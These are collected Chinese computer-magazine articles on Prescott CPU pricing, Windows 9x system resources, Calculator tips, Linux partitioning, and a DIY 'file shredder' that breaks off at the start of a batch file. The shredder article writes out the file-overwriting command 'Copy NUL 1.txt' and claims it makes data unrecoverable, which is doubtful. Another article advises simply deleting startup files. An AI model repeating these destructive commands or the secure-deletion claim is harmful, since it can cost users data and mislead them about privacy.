不少业内人士认为，英特尔打算推出类似于AMD的64位芯片，并且将与AMD的64位技术兼容的。这个传言如果属实的话，将使市场有秩序地向64位过渡。据传，Intel已经秘密地在Prescott核心中预置了64位运算的支持单元，只是目前没有激活这个部分而已！这种说法并非天方夜谭，早在486时代Intel就这么干过！当时486 SX中其实就集成了浮点运算单元，但为了区分市场，Intel竟然生生将其屏蔽了！至于什么时候能开启隐藏的64位处理能力，则视AMD 64位处理器与Prescott竞争的激烈程度而定。一旦Intel的下一个核心——Tejas不能及时推到市场，或者AMD的x86-64架构全面成功的话，Intel就将这个秘密单元激活。这样，Intel就可以迅速推出支持64位运算的Prescott，给老对手AMD以沉重打击。

低价促进Prescott普及

对于Intel来说，Prescott原本是一个计划十分周密的产品，而且也必然是一个重量级的产品。毕竟，NetBurst的架构设计给予了Pentium 4很强的后续开发空间——它是一款非常优秀的长跑型选手。但AMD 64位处理器打乱了Intel的安排，让Prescott陷入了一个很尴尬的境地。一方面，它本身几乎可以肯定是一款性能很优秀的CPU，而且生命力顽强；但另一方面，和AMD64相比而言，却又被衬托得成了一个靠缝缝补补苟延残喘的二流产品。

既然在架构上落后于对手，原本辅助性质的价格竞争，就被提升到了主要手段。Intel宣布，在发布90纳米的新核心处理器Prescott的同时，对现有的Pentium 4处理器进行一次大降价。此次降价包括桌面级采用130纳米工艺的3.2GHz、3GHz、2.8GHz（800MHz FSB）和3.06GHz、2.8GHz（533MHz FSB）。降幅最高的是800MHz FSB的Pentium 4 3.2GHz，从417美元降到了278美元，足足降低了33%，其他处理器也有16%以上幅度不等的降价。因为流水线层数问题，显然Intel意识到了Prescott的性能在某些方面不如同频率Northwood核心老P4。但为了将处理器频率迅速提高，为了在同AMD 64位处理器竞争中保持性能上的绝对优势，这也许是目前惟一的方法。所以新核心的Prescott并没有摆出高价姿态，而是以一种更具亲和力的价格切入市场。为了加快Prescott的普及速度，降低Northwood核心老P4价格也就势在必行了。

Prescott发布以及迅速切入市场给AMD非常大的压力。面对Intel咄咄逼人的价格攻势下，AMD也不会坐视不理。在Intel宣布降价之后，AMD一反常态宣布大幅度降低CPU的价格，并把消息透漏给一级分销商。这说明AMD在Prescott发布之后真的着急了，而Athlon 64的推迟发布，相信规格以及技术上将会有针对性的变化。

写在最后

目前华硕、微星、技嘉、硕泰克、捷波以及QDI等厂商均推出了支持Prescott的主板产品，厂商支持度非常高。Intel此次发布的Prescott虽然并不是重新设计的产品，但其超长的流水线设计使日后轻易提升处理器运行频率成为了可能。可以预言Intel将在未来的频率大战中再次胜出。而日后Prescott的前端总线将被提高到1066MHz，我们将很快就能用到4GHz以上频率的处理器产品。目前处理器产品发展越来越快，盲目跟风显然是非常不理智的。我们普通消费者平时。使用超过2GHz频率的处理器已经很难感觉明显的性能提升，所以可以“说实用就好”的原则仍然是目前处理器市场消费的不变法则。CF [XW03]

第一阅读

看点 多年来我们对系统资源的认识一直就是错误的！让你真正明白什么才是真正的系统资源，告诉你如何正常利用系统资源。

为有源头活水来

——让系统资源不再短缺

■缘来如此

Windows 9x的不稳定众所周知，Windows 2000/XP相对来说稳定了许多。这其中的最大原因就是内核不同，实际上就是系统资源管理上的不同。平时经常听到网友说“系统资源不足”，实际上你可能不知道这里面包含着一个非常普遍的概念性错误，错在哪里？在资源背后的还有什么秘密？如何提高资源利用率吗？本文将给你一个答案。

芝麻开门

什么是系统资源

资源这个词我们并不陌生，在生活中会遇到各种资源：水资源、矿物资源、石油资源，一切可利用的自然物质都可以被称为资源。相比之下，电脑的系统资源似乎等级更高一点，可以把它理解为“锅炉中开始燃烧的煤”、“油箱中准备工作的汽油”或是“水塔中已经净化好的自来水”。简而言之，就是提供给系统的可以立即使用的“燃料”。

在电脑中，系统资源并不是一个看得见、摸得着的东西，键盘、鼠标、硬盘、CPU都不算是系统资源。简单地说，当应用程序运行时，内存中需要一块空间来追踪、储存正在执行的程序的状态，这一块空间，有一个专有名词叫做“系统资源”。屏幕上不同位置的颜色、按钮图案、所使用的字体、按钮的位置及每个窗口的位置等，这些东西都需要在一个空间中存放，这个空间就叫做“系统资源”。

一、错误认识：系统资源就是内存

首先来纠正一个普遍的概念性错误：系统资源就是内存。许多朋友都把系统资源和内存占用当作一回事，认为空闲内存越多，系统资源就越多，还有人把系统资源与CPU使用率相混淆，这都是不正确的。

系统资源包括两个方面：用户资源和GDI(Graphic Device Interface，图形设备接口)资源。当应用程序在Windows中运行时，系统必须实时“跟踪”该程序的运行，并保留与之相关的许多信息，如按钮、光标、菜单位置以及位图、窗口状况等，这些信息由Windows保留在一个叫做“堆”(英文名称Heap)的内存块中。由系统内核程序“User.exe”管理的堆叫作用户资源堆(User Resource Heap)，由系统内核程序“Gdi.exe”管理的堆叫作GDI资源堆(GDI Resource Heap)，用户资源堆和GDI资源堆合称为系统资源堆(System Resource Heap)，习惯上称之为系统资源。

而我们通常所说的内存资源实际上指的是内存占用，是指程序代码调入内存时占用的内存空间，这部分占用的内存空间要比系统资源大多了，有时可以达到几十MB甚至数百MB。而所谓的CPU资源实际上是指的CPU使用率，软件运行时需要通过CPU进行运算，占用一定CPU资源，在讨论硬件时CPU资源也是经常被谈到的，像硬盘、光驱、Modem、声卡的3D音效处理、显卡的3D图像处理都需要通过CPU处理数据，CPU资源占用是衡量一个硬件或软件设计的重要标准。

二、系统资源只有64KB？

——揭开系统兼容性和稳定性的秘密

对于Windows 9x来说，可能经常会遭遇“系统资源不足”的问题：

菜鸟：我的系统资源总是很低，有什么办法可以增加系统资源吗？

老鸟：很简单，增加内存就行啦！

经常见到一些“老鸟”这样传授经验，实际上这也是一个非常普遍的误区，首先可以肯定的是增加内存并不能增加系统资源，而且对于Windows 9x来说，系统资源永远是固定的！



64KB —— 系统资源的上限

听起来有些不可思议，通过前面的概念介绍我们已经了解到，系统资源其实只是内存中的一小块区域，而且这块区域的大小是一个固定的值，对于Windows 9x来说，用户资源和GDI资源都只有64KB！无论你的CPU是486还是P4，无论你的内存是32MB、128MB或更多，用户不能自己增加或减少系统资源的大小，这是由操作系统决定的，与电脑配置没有任何关系。

为什么会有这个64 KB的限制？简单来说，是为了获得更多兼容性。这里就要追溯到Windows 3.x时代了，这

个16位操作系统的系统资源管理能力最大只有64KB，虽然Windows 9x是32位结构，但为了让一些旧的16位程序能在新的操作系统上正常运行，Windows 9x仍然保持了这个系统资源64KB的限制。正是这个64KB的系统资源限制成为Windows 9x的一块"软肋"，经常因系统资源不足而出现不稳定的问题。

鱼与熊掌不能兼得

Windows 9x通过良好的兼容性赢得更多用户的同时，也落下了一个"不稳定"的坏名声。而基于NT内核的Windows 2000中则没有用户资源和GDI资源的64KB限制，但也因此导致许多程序无法正常运行。Windows XP则较好地解决了这个问题，微软特别注意了游戏、多媒体程序和16位程序的兼容性问题，提供了"兼容性模式"运行方式，在Windows 2000中不能运行的程序，基本上都能在Windows XP中良好运行，对于许多普通用户来说，这才是最好的选择。

小提示

但在相继推出几个SP补丁包后，Windows 2000的兼容性有了很大提高。同时在SP补丁包中提供了"兼容性模式"运行方式，但在默认情况下它并不会打开，需要单击"开始→运行"，输入"regsvr32 C:\WINNT\apppatch\slayerui.dll"，回车后即可在程序快捷方式"属性"窗口中出现"兼容性"选项卡(见图1)，使用方法基本与Windows XP的"兼容性模式"相同。



图1

三、点击 Windows 9x 软肋

——系统资源三大疑问

可能你听说过这样的经验：使用Windows 98时，最好每隔几个小时重启一次，不然就会经常出现非法操作、死机等不稳定现象。实际上，这些现象都与系统资源有些密切的关系，虽然不是Windows 9x所有的故障都是由系统资源引起的，但多多少少都会受到它的影响。

实例：怎样查看系统资源消耗？

在Windows 9x中提供了一个专门的工具来观察系统资源。单击"开始菜单→程序→附件→系统工具→资源状况"即可运行该工具，运行后它会自动缩小在系统托盘，双击其图标即可实时查看当前可用的系统资源(包括用户资源以及GDI资源)情况(见图2)。




图2

小提示

"资源状况"工具不是Windows的默认安装组件，使用典型安装的用户需自行添加，打开"控制面板→添加/删除程序"，单击"Windows 安装程序"标签，选中"系统工具→系统资源状况"选项即可。

◆疑问一:为什么可用系统资源会不断下降？而且当我退出全部程序之后，系统资源并不能恢复到以前的水平？

当一个应用程序在Windows 9x中加载时，系统会自动将可用用户资源堆和GDI资源堆中的一部分空间分配给它，而当应用程序退出时，这部分空间也应该由系统收回以交给别的程序使用。但实际上你可能会发现：应用程序运行前和运行退出后可用的系统资源值是不相等的，随着应用程序的不断运行和退出以及Windows使用时间增加，可用系统资源在不断减少，这也是前面所说的定时重启的原因。使系统资源不断减少的原因有三个：

1.为了加快程序的初始化

Windows在启动时要进行系统初始化过程，这个系统初始化属于延时初始化。例如，Windows在启动时只初始化系统当前使用的字体，以后当应用程序要使用到尚未被初始化的字体时，Windows才会初始化该字体。而Windows 9x还采用了特别的管理方式，当应用程序退出后，与延时初始化相关的系统资源却不会立即释放，这是为了防止该应用程序或别的应用程序以后又向系统提出同样的初始化请求，而导致系统不断重复初始化资源而浪费时间。例如运行同一个程序时，第二次加载的时间会明显少于第一次，这就是其中的原因。

2.出于兼容性的考虑

Windows中的所有16位程序都共享相同的地址空间，当其中一个16位程序正常退出或出现错误而被关闭时，Windows 9x并不马上收回这个应用程序所占用的系统资源，而只有当所有16位应用程序全部退出后，这些系统资源才会被释放。其这种设计目的也正是为了让Windows 9x能运行大量的16位应用程序。

3.资源泄漏问题

在Windows 9x中，有一个漏洞会导致系统不能完全回收程序占用的系统资源，而且只有重启系统才能回收，这种现象被程序员称为资源泄漏(Resource Leak)。例如一个程序还未启动完毕时被关闭就会造成资源泄漏，使用"Ctrl+Alt+Del"强制性关闭一些应用程序也会造成系统资源泄漏。另外，一些编写不善的应用程序也会因为意外崩溃而出现资源泄漏问题。

实例："泄漏"的网络连接

Windows 9x系统资源管理问题的一个很明显的例子就是当用户上网结束后，关闭拨号网络中的网络连接，然后按"Ctrl+Alt+Del"查看系统进程，一定会发现有一个名为"rnaapp"的进程还在运行中(见图3)。这个进程是拨号网络用来拨通ISP的远程网络访问程序(Remote Network



图3

Access Application Program)的进程，在用户登录网络的时候这个程序被运行，但当用户从网络注销后它本身却未退出。这不免让人产生这样一个疑问：在这样一个庞大的Windows系统中，到底还有多少这样那样的问题存在呢？

◆疑问二：我的系统资源经常会下降到50～60%，我应该担心吗？

其实Windows 9x只有50～60%的可用系统资源并不是什么问题，一般来说，只要有20%以上的可用系统资源，对系统没有太大影响。但由于Windows 9x的设计问题，当你不断运行和退出程序时，系统资源下降是非常迅速的，当系统资源少于15%时，还是建议重启一下系统，因为小于此值的直接后果就是你可能无法再运行新的程序，而副作用就是系统崩溃的可能性会大大增加。

还有一些朋友很关注开机时的可用系统资源，认为在90%以上才是正常的，这种片面的追求也是不正确的，一般来讲，开机后有70%以上的系统资源都算正常，但如果你刚进入系统就发现系统资源只有50%左右，那就说明你的系统开机时自动载入了过多的程序。

◆疑问三：有没有第三方程序可以增加系统资源，如何才能获得更多的可用系统资源？

虽然一些软件声称有这样的功能，但可以肯定的是，它们在欺骗你！因为没有任何程序能够增加系统资源，而且它们本身还要占用一定系统资源，所以我们并不推荐你使用。不过，你可以采取一些措施，尽量减少系统资源占用。

1.即需即装原则

以下程序是消耗系统资源消耗的“大户”：

★大多数带有许多图形元素的程序；

★多媒体程序；

★WEB浏览器及其他基于Internet的程序。

特别是现在越来越多的软件都增加了网络连接以及动态界面等效果，这些都会额外占用系统资源，对于这些系统资源消耗的“大户”尽量在需要时再安装运行。

2.按需分配原则

系统启动时加载了过多应用程序和设备驱动程序，会导致系统开机时系统资源就处于一个很低的水平。因此要尽量减少随系统自动启动的程序，以免它们长期占用系统资源。例如音量控制器、计划任务、输入法指示器、超级解霸的自动播放伺服器等，都建议去掉。

实例：精简系统自启动程序

点击“开始→运行”，输入“msconfig”打开系统配置程序，单击“启动”标签，去掉这里显示的自启动项目前的对号标志即可取消其自启动功能，一般来说，下面的这些启动项目建议取消（括号中为运行的程序文件名）（见图4）。



图4

SystemTray(systray.exe)、SchedulingAgent(mstask.exe)、SysExplr(sysexplr.exe)、WinampAgent(winampa.exe)、RealTray(RealPlay.exe systemboothideplayer)、WinZip Quick Pick(wzqkpick.exe)。

3.抛弃华丽的外衣

取消Windows的一些动画效果、桌面主题、阴影特效、屏幕保护程序，尤其要注意不要使用Windows的WEB方式活动桌面，可以在桌面上单击鼠标右键，选择“属性→WEB”标签，取消“按WEB页方式查看活动桌面”选项后确定即可。同时，Windows XP默认使用的主题占用系统资源很大，建议切换回经典样式。

4.提高效率从整理桌面开始

及时清理桌面上的图标及开始菜单项目，这些也是消耗用户资源和GDI资源的“大户”，建议桌面上保留10个以下的常用快捷方式。另外，要对开始菜单项目进行归类和清理，像WinRAR、WinZip这些程序的快捷方式完全可以删除，因为通常情况下直接双击压缩文件即可启动，几乎没有使用过开始菜单中的这些快捷方式。归类也是整理开始菜单的一个重要方法，通常开始菜单程序组下都会有很长的菜单，我们可以按照网络工具、系统工具、办公软件的形式将这些程序的快捷方式分类放在子菜单中。

5.避免同时运行多个任务

虽然Windows具备多任务功能，但除非特别需要，尽量不要同时运行多个任务，运行完毕后暂时不用的程序要正常退出(不要使用结束进程的方法)，而不要让它在后台运行。注意不要同时运行多个大型软件，也不要在一个大型软件没有加载完毕时，打开其他大型软件。

6.删除无用的驱动程序

许多声卡和网卡在安装驱动时，往往会自动安装DOS下的驱动程序，其实这些驱动根本用不到，建议打开“autoexec.bat”和“config.sys”文件删除其中启动的驱动程序，一般来说，你可以直接删除这两个文件。

7.不要在程序启动未完时关闭它

微软专家称，如果你启动了某个程序，但在其没有完成启动前关掉了它，那么该程序的某些文件很可能无法正常

从内存中退出，造成系统资源减少。

8.不要用“结束任务”关闭程序

通过“任务管理器”的“结束任务”来关闭程序，那么该程序所占用的系统资源(特别是内存资源)将无法完全被释放。

9.最后一招

当你觉得系统资源太少时，不妨重启系统，这样会使你的系统资源恢复如初。

四、Windows 2000/XP

——我们更关注内存占用和CPU使用率

由于Windows XP已经没有了系统资源64KB的限制，已经不再是影响系统稳定的因素，应该引起关注的则是内存占用和CPU使用率。由于Windows是一个多任务的操作系统，大家都习惯于同时运行多个应用程序，而不管当时是否实际需要，但每个程序都会占用一定的内存和CPU时间，这时往往会导致空闲内存不足而不得不频繁使用虚拟内存，过度占用CPU时间而导致无法响应程序请求等，这两者是影响系统性能的重要因素。

你知道吗

如何查看内存占用和CPU使用率

按下“Ctrl+Alt+Del”组合键打开任务管理器，单击“进程”选项卡，在“CPU”列中可以看到进程的CPU占用率，在“内存使用”列中则可以看到进程的内存占用值，窗口下面的“CPU使用”后面的数值表示当前所有硬件和软件的CPU使用率总值。

在前面已经讲过了提高可用系统资源的一些方法，其实这些方面对于Windows XP来说，也是具有一定参考意义，毕竟可用系统资源是多多益善。下面再介绍给大家一些减少内存占用和CPU使用率的方法。

1.正确选择软件

现在网络上各种类型的软件非常丰富，在选择软件功能的同时，另外一个值得关注的地方就是该软件的内存占用和CPU使用率，特别是那些一直驻留后台的开机自启动程序，例如病毒防火墙、网络防火墙、开关定时等软件更要注意这个因素。

实例：选择高效率低资源占用的软件

平时经常使用的浏览器、防火墙、播放器都有许多可选择的余地，如何直观地对比它们的资源占用呢？这里以大家常用的IE和新出的GreenBrowser为例来作以对比测试。首先分别运行两个程序，都打开相同网站，注意需要打开多个页面才能对比出效果，建议打开3个以上的页面进行对比。然后打开任务管理器的“进程”页面，单击“映像名称”列使之按名称排序，在窗口中可以看到三个“IEXPLORER.EXE”占用的内存总和达到44MB，而上面的GreenBrowser由于使用了单窗口多页面方式，打开同样的三个网站时占用的内存仅为13MB(见图5)，差距是非常明显的。其实像这样的例子还有许多，例如MP3播放器Foobar的内存占用和播放时的CPU使用率都明显低于Winamp。



图5

2.慎用多媒体文件

从上面实例中可以看出，网络浏览器是一个内存占用的“强盗”，其实如果细心留意一下会发现：打开纯文本的页面与打开大量采用多媒体效果的动态页面的内存占用是相差很大的，特别是网页中的FLASH动画、在线播放的片断还会严重占用CPU使用率。因此，禁用网页中的动画、多媒体、JavaApplet脚本等可以大大减少浏览器的资源消耗。具体方法许多文章中都有介绍，这里不再赘述。

3.不用的程序请“最小化”

许多程序在最小化状态时的内存占用都会大大减少，因此对于暂时不用的程序在没有关闭的情况下，建议点击一下最小化按钮，而不是直接点击任务栏中其他任务按钮来覆盖它的窗口。这里还有一个小的技巧可以让你快速最小化多个窗口，按下“CTRL”键不放，然后在任务栏中分别点击选中多个窗口任务按钮，单击鼠标右键，选择“最小化组”即可将选中的多个窗口同时最小化。

小提示

QQ的内存占用会随着打开使用时间的增加而逐渐变大，通常可以达到20MB以上，有一个特别的技巧可以让它的内存占用迅速减少到5MB以内，方法是随便打开一个好友聊天窗口，然后最小化该聊天窗口，在进程管理器中可以看到QQ的内存占用已经迅速减少到3MB(见图6)。


图6

4.硬件选择“吃硬怕软”

系统中的硬件虽然不占用内存资源，但大都需要占用CPU资源，特别是一些内置软猫、集成的软声卡、光驱等设备工作时的CPU使用率是非常明显的，有时甚至会严重到影响操作，因此在选购硬件时还应该考虑CPU占用的问题。选择相对高档的硬件或者较新的设备往往会有较低的CPU资源占用。

5.少运行16位应用程序

虽然在Windows XP中可以运行16位程序，但由于16位程序本身在资源处理上的问题，经常会导致程序间的冲突

或者导致系统不稳定现象，因此如果有替代方法，尽量避免在 Windows XP 中运行这些程序。

实例一：如何判断程序是不是 16 位程序

有两种方法可以区分 16 位和 32 位应用程序：一种是右击应用程序的可执行文件，在菜单中选择“属性”命令，如果在属性对话框中没有看到“版本”选项卡，则表明这是一个 16 位应用程序。第二个方法可以判断出内存中的程序，打开任务管理器的“进程”选项卡，在“映像名称”列内找出该应用程序的进程名，如果该程序是一个 16 位程序，可以在该程序下方看到一个名为“Ntvdm.exe”的进程(见图 7)，这就是 Windows XP 用于模拟 16 位程序运行环境的“虚拟 DOS 机(NT Windows Virtual Machine)”，而在该程序进程上方，你还可以看到一个“Wowexec.exe”进程(即基于 Windows 子系统的 Windows)。同时，像 MMTASK.TSK、MSGSRV32.EXE、RUNDLL.EXE 等都是典型的 16 位程序模块。



图 7

实例二：如何让 16 位程序运行得更快

在 Windows 2000/XP 中专门为 16 位程序提供了“虚拟 DOS 机(NT Windows Virtual Machine)”，当你运行 16 位程序时，Windows 意识到自己无法运行它，于是就会打开这个“虚拟 DOS 机”，通过它将 16 位程序发出的指令翻译成 32 位操作系统能够理解的指令。也正因为如此，所以 16 位程序的运行速度会比较慢。另外，由于这个虚拟机是单线程的，所以无法同时为两个或更多 16 位程序服务，这也会使程序运行较慢。

如果要提高 16 位程序速度，那么可以让每个 16 位程序占用一个单独的“虚拟 DOS 机”(因为“虚拟 DOS 机”是 32 位程序，可以同时开启多个)。设置方法为：点击“开始→运行”，输入“gpedit.msc”回车打开“组策略”，进入“用户配置→管理模板→任务栏和开始菜单”，双击右侧窗格中的“将在'单独的内存空间运行'复选框添加到'运行'对话框”，在“策略”选项卡中选中“启用”。这样，在“开始→运行”对话框中，会增加“在单独的内存空间中运行”复选框，在使用 16 位程序时，直接在这里输入程序可执行文件的完全路径后，该复选框便会启用(如图 8)。




图 8

CF [XT01]

▶▶▶ 火速链接

如果你不得不在Windows 2000/XP中运行16位程序，比如：准备计算机等级考试等，那么2003年第17期的《追寻我的‘初恋情人’——在Windows 2000/XP中使用16位程序》值得一看。

Windows 计算器使用技巧二则

■辽宁 刘宝臣

作为 Windows 组件之一的计算器，确实给我们带来了许多方便，你全面了解它的使用规律吗？我来说两条。

1. 科学型和标准型运算法则不同

由“开始→程序→附件”启动计算器，在计算器窗口的菜单栏中打开“查看”菜单，这里有科学型和标准型两种计算器界面供你选择，分别打开两种界面，能够看出，两者的区别是运算功能的多少有所不同，但是你知道吗？它们两者的运算法则也不相同，就是说，同一算式如果分别在两种界面进行计算，其结果是不相同的。例如：

1+2*3+4*5=

在科学型界面中输入后的计算结果为 27，而在标准型界面中的输入结果为 65。由此可见，计算器科学型界面的运算法则是按我们数学中的运算法则来进行的，即先乘除后加减，而标准型中的运算法则是按输入的先后顺序而计算的，即输入一个数计算一个数。你可别算错哦！

2. 计算式粘贴法

在计算器中你想运算一个较长的式子，那是一件很麻烦的事，例如：

((1+2) * (3+4) *5+6) /7=

在计算器中输入时，只能看到最近输入的一个数字，而上一次输入的数字将被取消，并且运算符号)、+、*、 / 、= 等都不能显示出来，这样一来当你输入一个长长的式子时，输入出现错误却很难被发现，使得计算结果的可靠性大打折扣。实际中对于这种长式子的输入只能将其分解来完成，而且还得拿起笔和纸，简直麻烦透了。

其实，计算器中有粘贴功能呀！在“编辑”菜单里呢，这可以利用啊。输入式子时不在计算器中进行，在打开计算器的同时再打开记事本，在记事本中来输入式子，输入完毕后你可以检查有无错误，然后选中，右键选“复制”，再来到计算器中，打开“编辑”菜单，选择“粘贴”，OK！结果出来了，保证没错！CF [XT02]

打开文件夹为何突然变慢？

前一阵子，我的电脑突然打开文件夹的速度变得很慢，具体症状是打开“我的电脑”和最后一级子目录的速度没有变化，但打开其他级目录时，起码要花上 3～4 秒的时间，首先百思不得其解，我的电脑才买一年，配置也不差，怎么就这么慢了，后来用了优化大师和超级兔子等优化设置问题依旧，最后回忆几天前的电脑使用情况，感觉可能是前天几使用 GHOST 时，改动了 CMOS 的设置，于是重启电脑进电脑一看，发现有一项十分可疑，Advanced Bios Features 中的 First Boot Device 和 Second Boot Device 竟都是 HDD-0，即第一系统引导设备和第二系统引导设备都是硬盘。于是赶紧将第一项改为 CDROM（后来试验改为 Disable 也行），再重启，找开文件夹，爱机又恢复了往日的速度。(湖南 邓应伟) CF [XT03]

理解 Linux 与 Windows 分区

■广东　梁柱东

对习惯于使用DOS或Windows的用户来说，有几个分区就有几个驱动器，并且每个分区都会获得一个字母标识符，然后就可以选用这个字母来指定在这个分区上的文件和目录，它们的文件结构都是独立的，非常好理解。但对这些用户初上手Linux，对它的分区的表示方法可能感到困惑。本文尝试对两者文件组织方法进行初步探讨。

一、理解文件系统

文件系统是操作系统用于明确磁盘或分区上的文件的方法和数据结构，即在磁盘上组织文件的方法。也指用于存储文件磁盘或分区或文件系统的种类。DOS下用FAT16或FAT32，Windows上的NTFS等都是文件系统 ，ISO9660是标准的CDROM文件系统。在Linux下有EXT、EXT2和EXT3。OS/2采用是HPFS文件系统。一个分区或磁盘能作为文件系统使用前，需要初始化，并将记录数据结构写在磁盘上。这过程就叫建立文件系统。

二、硬盘初始化

通常，在PC机上使用的硬盘有两种:IDE接口和SCSI接口。硬盘分区是针对一个硬盘进行操作的，它可以分为:基本分区、扩展分区、逻辑分区。其中基本分区可以是1～3个，扩展分区可以有0～1个，基本分区和扩充分区的数目之和不能大于4个。逻辑分区则没有什么限制。

而硬盘初始化，一般是从磁盘分区开始，硬盘分区主要分为基本分区(亦称主分区Primary Partion)和扩充分区(Extension Partion)两种，主分区与扩展分区是平级的，基本分区可以马上被使用但不能再分区，扩展分区本身无法用来存放数据，必须再进行分区后才能使用，也就是说它必须还要进行二次分区。那么由扩充分区再分下去的是什么呢？它就是逻辑分区(Logical Partion)，逻辑分区没有数量上限制。也就是说，不管什么操作系统，能够直接使用的只有基本分区、逻辑分区。当然，如果只分一个基本分区、或两个基本分区分区，没有扩展分区也是允许的。

它们的关系如图所示:




图1

由于不同的操作系统使用的文件系统格式不同，因此在用于不同操作系统后，分区又有了一些新名字:早期版本的MSDOS使用的FAT16分区，Windows使用的FAT32分区，Windows NT使用的NTFS分区、Linux使用的Ext2分区及Swap分区等。

三、Windwos与Linux的分区

1.Windwos下的分区

对于Windows而言，它只能使用一个主分区(在FDISK，称为主DOS分区)，用户大多是使用这种方法一般使用1个主分区1个扩展分区，并将扩展分区变成多个逻辑分区，使用"盘符"，如A、B、C、D、E......等还表示一个逻辑分区。这种方法使得硬盘分区这一东西变得十分简单。其中A和B是软驱，硬盘分区是从C开始编号的。

▶▶▶ 火速链接

有关Windows中如何进行分区，请参看本刊2003年第18期系统栏目《磁盘分区"教育委员会"》文章。

2.Linux下的分区

Linux一般至少需要两个专门的分区(Linux Native和Linux Swap)。下面先来看看Linux的驱动器是如何标识的。对于IDE硬盘，驱动器标识符为"hdx*"，其中"hd"表明分区所在设备的类型，这里是指IDE硬盘了。"x"为盘号(a为基本盘，b为基本从属盘，c为辅助主盘，d为辅助从属盘)，"*"代表分区，前四个分区用数字1到4表示，它们是基本分区或扩展分区，从5开始就是逻辑分区。例如，hda3表示为第一个IDE硬盘上的第三个基本分区或扩展分区，hdb2表示为第二个IDE硬盘上的第二个基本分区或扩展分区。对于SCSI硬盘则标识为"sdx*"，SCSI硬盘是用"sd"来表示分区所在设备的类型的，其余则和IDE硬盘的表示方法一样，不在多说。(在UNIX/LINUX系统中，将所有的设备都当做一个文件，放在/dev目录下。)

对Linux用户来说，无论有几个分区，分给哪一目录使用，它归根结底就只有一个根目录，一个独立且惟一的文件结构。这样的一个目录结构就像一个完整的实体，用户只能看到目录和文件。但实际上在这样的一个目录树中的许多目录都是置于不同磁盘甚至不同的计算机的不同分区中的。Linux中每个分区都是用来组成整个文件系统的一部分，它采用了一种叫"载入"的处理方法。当这些磁盘分区之一被连接到目录树中被称为挂载点的目录上时，载入及其以下所有的目录就被称作一个文件系统。其中挂载点就是一些目录，通过载入命令，你可以将一些不同的文件系统，挂接到Linux系统中。也就是说，我们可以将另一个硬盘、软盘、甚至光盘通过选择一个安装点来将其安装到Linux中，这就为用户使用别的存储介质提供了极大的方便。通过访问这些目录来达到访问这些附加文件系统的目的。

举例来说，系统中读取光盘数据首先通过mount命令进行载入，再读取数据，进入根目录中的／mnt目录(mnt为mount的缩写，mount即"载入"的意思)，用ls命令可以查

看一下当前有哪些系统默认的安装点。

Linux的整个文件系统中包含了一整套的文件和目录，并且将一个分区和一个目录联系起来。这时要载入的一个分区将使它的存储空间在一个目录下获得。也就是主分区(或扩展分区)被命名为hda1-hda4，如果没有，就跳过，而扩展分区中的逻辑分区则从hda5开始编号，以此类推(见图2)。




图2

小提示

这里是以第一IDE的主盘为例，如果是第二硬盘，就是hdb1、hdb2、hdb5、hdb6、hdb7。

到此，我们可以发现，Windows下不管有多少个IDE设备都是顺序地分配盘符，而在Linux下是认真区分对待每一个硬盘的。

四、分区工具和系统启动

(一)分区工具介绍

Windows下一般是采用DOS下的FDISK工具，在Linux下用户可以使用几种分区工具:

1.Disk Druid:它是Red Hat Linux提供的硬盘管理工具。

2.Fdisk:它是传统的Linux硬盘分区工具，比Disk Druid更强大，使用更加灵活。但Fdisk要求用户对硬盘分区有一定经验，并能够适应且读懂简单的文本界面。

3.Fips:Red Hat Linux还提供了一种叫fips的分区软件，但这种分区软件具有一定的危险性，不提倡使用。另外也可以用其它一些分区软件来分区，例如Partition Commander(www.v-com.com)、partition It(www.quarterdeck..com)、partition Magic(www.powerquest.com)。硬盘分区是一个非常危险的操作，建议大家对重要得数据进行备份，当然或许你是刚装系统或就准备重装，那也就是另外一回事了。

(二)系统启动

每个硬盘的逻辑第1扇区中存放着MBR(主引导记录)，这里就包括了主分区和扩展分区信息，当机器启动后，将引导交给硬盘时，就首先执行MBR上的程序，然后找到活动分区，启动操作系统。像LILO、OS Loader等多引导工具都是通过改写MBR来实现的。因此，当大家在安装完Linux后，将LILO写在MBR上，再安装Windows 9x，那么MBR就改写成为Windows 9x的了。CF [XT04]

自己DIY一个“文件粉碎机”

■ 安徽 Dosexpert

前不久，我的朋友要删除一个比较重要的文件，请我帮忙，我立即想到了“Windows 优化大师”的“Windows文件粉碎机”。可是，那台机器里没有这样的工具，也不能上网，怎么办呢？笔者想到了老朋友——Copy命令。有人会问了:Copy命令不是复制文件用的吗，怎么用来删除文件呢？

你知道吗

DOS下的特殊文件

这里，需要介绍一下DOS下的特殊文件——CON,PRN,NUL。CON表示“控制台”，当作为输出文件时，表示屏幕;作为输入文件时，表示键盘。

在“开始→运行”输入“cmd”回车，进入命令提示符，试试这几个命令:

Copy CON 1.txt

——将把键盘输入的内容写入1.txt(输入内容后，按F6后按回车即可结束输入，写入文件，屏幕显示为^Z)

Copy 1.txt CON

——将1.txt的内容显示到屏幕上

PRN常用于输出文件，表示打印机。如果要打印1.txt，可以用这个:Copy 1.txt PRN

NUL表示“空白”。看看这个命令:Copy NUL 1.txt

表示什么？用空白覆盖1.txt？对！执行这个命令会将1.txt中的数据覆盖掉！达到不可恢复(“粉碎”)的效果。

在Windows 2000/XP中，执行命令后，还会发现0字节的1.txt，但已经无法恢复了，用Del命令可以将其删除。

实例1:检查删除效果

在C盘下建立一个文件t.txt，用上述方法删除，然后用文件还原软件Disk Investigator来恢复，会发现无法恢复。

实例2:批量粉碎文件

用Copy命令一次只能“粉碎”一个文件，而Del命令可以使用通配符(*、?)一次删除多个文件，而要想一次“粉碎”多个文件怎么办呢？我们可以用DOS批处理(以Windows 2000为例)达到这样的效果:

在系统文件夹(如C:\winnt;C:\windows)中新建文件Kill.bat，输入以下内容:

```
@ECHO Off
